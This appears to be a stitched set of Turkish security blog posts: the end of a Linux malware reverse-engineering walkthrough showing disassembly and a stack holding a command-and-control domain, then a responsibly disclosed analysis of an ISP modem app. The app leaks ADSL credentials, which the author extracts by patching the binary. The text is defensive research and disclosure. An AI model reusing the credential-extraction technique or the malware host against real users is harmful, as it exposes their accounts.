0804:cf1f	e8 b7 fb ff ff	call 0x0804cbbb <rewgtf3er4t::a>
0804:d004	e8 5c f6 ff ff	call 0x0804c665 <rewgtf3er4t::install>
0804:d009	e8 c0 fd ff ff	call 0x0804cdce <rewgtf3er4t::nodie>
0804:d00e	6a 00	push 0
0804:d010	68 f0 81 04 08	push 0x080481f0
0804:d015	6a 00	push 0
0804:d017	8d 45 fc	lea eax, [ebp-4]

esp = bfabd6a0

Registers

General Purpose

- EAX: 00000014
- EBX: 00000000
- ECX: 00000003
- EDX: 00000001
- EBP: bfabd6b8
- ESP: bfabd6a0
- ESI: 00000000
- EDI: 0804f7ac
- EIP: 0804cffc <rewgtf3er4t::...

Bookmarks

Address	Comment
---------	---------

Data Dump

08048000-080bc000

0804:8000	7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
0804:8010	02 00 03 00 01 00 00 00 00 81 04 08
0804:8020	b4 8c 07 00 00 00 00 00 34 00 20 00
0804:8030	17 00 14 01 01 00 00 00 00 00 00 00
0804:8040	00 04 04 08 e0 37 07 00 e0 37 07 00
0804:8050	00 10 00 00 01 00 00 00 e0 37 07 00
0804:8060	e0 37 07 00 00 00 00 00 f0 81 04 08

Stack

bfbab:d6a0	080bc800	EIP	ASCII "lxjqun.jack52088.com"
bfbab:d6a4	00000014	...	
bfbab:d6a8	bfabd6b8	...	
bfbab:d6ac	080480e9	...	return to 080480e9
bfbab:d6b0	00000000	...	
bfbab:d6b4	0000002d	...	
bfbab:d6b8	bfabd6b8	EIP	
bfbab:d6bc	08053a90	...	return to 08053a90 <rewgtf3er4t::__libc_start_main+1ec>
bfbab:d6c0	00000001	...	
bfbab:d6c4	bfabd6f4	...	
bfbab:d6c8	bfabd6f0	...	

Linux üzerinde tersine mühendislik ve zararlı yazılım analizi ile ilgilenmek isteyenler için faydalı bir yazı olduğunu ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Kullanıcı Dostluğu vs Kullanıcı Güvenliği

Source: <https://www.mertsarica.com/kullanici-dostlugu/>


By M.S on August 1st, 2014




Hemen hemen her bilişim güvenliği uzmanı (janjanlı adıyla siber güvenlik uzmanı) çalışma hayatı boyunca ilettiği güvenlik gereksinimleri, aksiyonlar nedeniyle şu cümleleri en az bir defa duymuştur, "Bu zamana kadar başımıza ne geldi ki ?", "Buna gerçekten gerek var mı ?" Bu yaklaşımın aslında bu zamana kadar trafik kazası yapmamış bir kişinin aracındaki güvenlik donanımını sorgulamasından pek bir farkı yoktur. Bu hava yastığına gerçekten gerek var mı ? Bu emniyet kemerini takmasam olur mu ? Rekabetçi bir ortamda zaman zaman geliştirilmesi talep edilen güvenlik kontrolleri, alınması gereken güvenlik önlemleri, iş birimleri tarafından maliyet ve süre arttıran adımlar olarak görülebilmektedir. Kimi zaman ise mevcut güvenlik kontrolleri, müşteri memnuniyetini ve kullanım kolaylığını artırma adına isteyerek veya istemeden zayıflatılabilmektedir. Özellikle bu tür zayıf noktalara şifremi hatırla, şifremi unuttum gibi sayfalarda rastlanabilmektedir.


Hatırlayacağınız üzere geçtiğimiz [yazımda](#), bir sohbet üzerine incelemeye başladığım modemim üzerinde güvenlik adına sıkıntı yaratabilecek bazı tespitlerimi paylaşmıştım. Bu yazımda da, modemim üzerinde çalışmalar yaparken tesadüfen karşılaştığım ve internet hizmeti aldığım internet servis sağlayıcısı (ISS) ile paylaştığım bir güvenlik zafiyetini, güvenlik farkındalığını arttırmak amacıyla sizlerle paylaşma kararı aldım.

Çalışmalar esnasında modemi fabrika ayarlarına döndürdüğümde ISS'in beni şifre unuttum sayfasına yönlendirdiğini gördüm. Bu sayfada, ISS'in hazırlamış olduğu uygulamayı indirip, çalıştırmam durumunda, modemimin ADSL kullanıcı adı ve şifre bilgilerimin bu uygulama tarafından otomatik olarak modeme girileceği bilgisine yer veriliyordu.




Yazımın başında da belirttiğim gibi bu tür otomatik şifre hatırlama, şifre girme gibi kullanıcı dostu araçlar, güvenli tasarlanmadığı takdirde güvenlik zafiyetlerine yol açabildiği için uygulamayı sistemime indirip, [Immunity Debugger](#) ve [Charles Proxy](#) araçları ile kısaca incelemeye karar verdim. Uygulamayı çalıştırdıktan sonra ilk olarak Charles Proxy aracı ile ağ trafiğini incelediğimde, uygulamanın bilgi.xxxxx.com.tr sunucusu ile haberleştiğini ve bu sunucudan şifreli bir içerik aldığını gördüm. Uygulama üzerinden Başlat butonuna bastıktan sonra ise uygulamanın ISS'in hediye olarak verdiği belli başlı marka, model modemlerin yönetici (admin) arayüzüne varsayılan (default) kullanıcı adı ve şifreler ile bağlanmaya çalıştığını gördüm. Yönetici paneline başarıyla giriş yapamadığı takdirde ise doğru kullanıcı adımı ve şifremi girmemi istiyordu.






Uygulamayı incelemeye devam ettiğimde, uygulamanın sunucudan indirdiği şifreli içeriği, dosya sistemi üzerinde configdata.xml adı altında bir dosyaya şifreli olarak kaydettiğini gördüm.



Bu uygulamanın doğru ADSL kullanıcı adı ve şifremini nasıl indirdiğini ve bu bilginin bu şifreli dosya içinde yer alıp almadığını öğrenmek için uygulamayı Immunity Debugger ile incelemeye başladım. Web trafiği ile ilgili fonksiyonları biraz inceledikten sonra indirilen bu şifreli içeriğin aslında hangi marka model modemlere, hangi varsayılan yönetici (admin) kullanıcı adı ve şifre ile bağlanacağı bilgisi olduğunu gördüm. ADSL kullanıcı adım ve şifrem ile ilgili olan fonksiyonu aramaya devam ederken çok geçmeden sunucudan şifreli bilgiyi alan ilgili fonksiyonu buldum. İncelemem sonucunda, ADSL kullanıcı adının ve şifremini, uygulama tarafından çağrılan GetConfigFile.ashx sayfasına, sunucu tarafından dönen yanıtta yer alan ParamHeader başlığında şifreli olarak yer aldığını gördüm. İlk dikkatimi çeken sıkıntılı nokta, uygulamayı çalıştırıp Başlat butonuna basmasam bile, bu uygulama gidip bu isteği otomatik olarak sunucuya gönderiyor ve şifreli ADSL kullanıcı adı ve şifremini sunucudan alıyordu. Bu durumu, PİN/Şifre koruması devrede olmayan cep telefonunuzu çaldırıldığında, art niyetli kişinin cep telefonunuzdan bankanızın çağrı merkezini arayıp herhangi bir doğrulama adımından geçmeden kredi kartı veya bankamatik kartınızın PİN'ini öğrenebilmesine benzettim.

Sistemime bulaşmış bir zararlı yazılımın, şifreli ADSL kullanıcı adı ve şifremin açık/şifresiz haline ulaşmasının ne kadar kolay olup olmayacağını öğrenmek için bu defa uygulamanın aldığı şifreli bilgiyi çözen (decrypt) ilgili fonksiyonu aramaya başladım ve çok geçmeden fonksiyonu buldum. Zararlı yazılımın şifremin açık halini ele geçirmesinin ne kadar kolay olabileceğini anlamak için izleyebileceği yollar üzerine biraz düşünmeye başladım. Aklıma gelen ilk üç yol; 1-) Şifre çözme fonksiyonunun algoritmasını anlayıp, başka bir programlama diline çevirecek 2-) [Code cave](#) yöntemi ile akışı kodun farklı bir yerinde oluşturduğu koda gönderecek 3-) Uygulama üzerinde diske veri yazmak için kullanılan API'ler (WriteFile, CreateFile) var ise uygulama yamalanarak (patch), şifrenin çözülmüş halinin bu API'lere yönlendirilecek ve şifreli bilgiler açık olan diske yazılacak

Amacım olası güvenlik zafiyetini tespit etmek ve durumu ISS'e bildirmek olduğu için kolay yolu yani 3. yolu seçmeye karar verdim. Uygulamanın sunucudan şifreli bilgileri aldığını ve bunu configdata.xml dosyasına kaydettiğini bildiğim için şifresi çözülen bu bilgileri configdata.xml dosyasına yazan fonksiyona yönlendirdim ve uygulamayı bu haliyle diske kaydettim. Yamalanmış uygulamayı çalıştırdığımda artık uygulama şifreli bilgileri sunucudan alıyor ve diske kaydediyordu.



ISS tarafından kullanıcı dostu olarak müşterilerinin hizmetine sunulan bu uygulama aslında istemeden de olsa art niyetli kişilerin (örneğin ortak şifre ile cafeden kablosuz ağ kullanan bir kişi) veya zararlı yazılımların kullanıcının ADSL hizmet numarası, adsl kullanıcı adı ve şifresine kolaylıkla ulaşabilmesini sağlıyordu. Vakit geçmeden, POC için çektiğim video da dahil olmak üzere elimdeki tüm bilgileri ISS ile paylaşarak zafiyet bildiriminde bulundum ve bir zafiyet daha art niyetli kişiler tarafından kötüye kullanılmadan önce tespit edilmiş oldu.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Hediye Modemler Ne Kadar Güvenli?


Source: <https://www.mertsarica.com/hediye-modemler/>

By M.S on July 1st, 2014




Bir öğle vakti iş arkadaşlarımla yürürken, internet servis sağlayıcılarının (ISS) müşterilerine dağıttığı modemlere ISS çalışanlarının uzaktan bağlanabileceği ile ilgili bir konu açılıverdi. Ben de cihaz yazılımının (firmware) güncellenmesi durumunda ISS'in modemlere nasıl erişim sağlayabileceklerini sorgularken, bir arkadaşım cihaz yazılımı güncellemesinin de ISSler'in sunucuları üzerinden gerçekleştiğini belirtti. NSA'in cihaz yazılımlarına (firmware) [arka kapı yerleştirdiği](#), devletimizin ISSler üzerinden [SSL trafiğinin araya girilmesini](#) planladığı şu günlerde, ISSler verdiği modemleri kullanmak ister istemez insanın aklında soru işaretlerine yol açıyordu. Bu zamana dek ISS'in hediye ettiği modemi kullanan ve bu konuyu 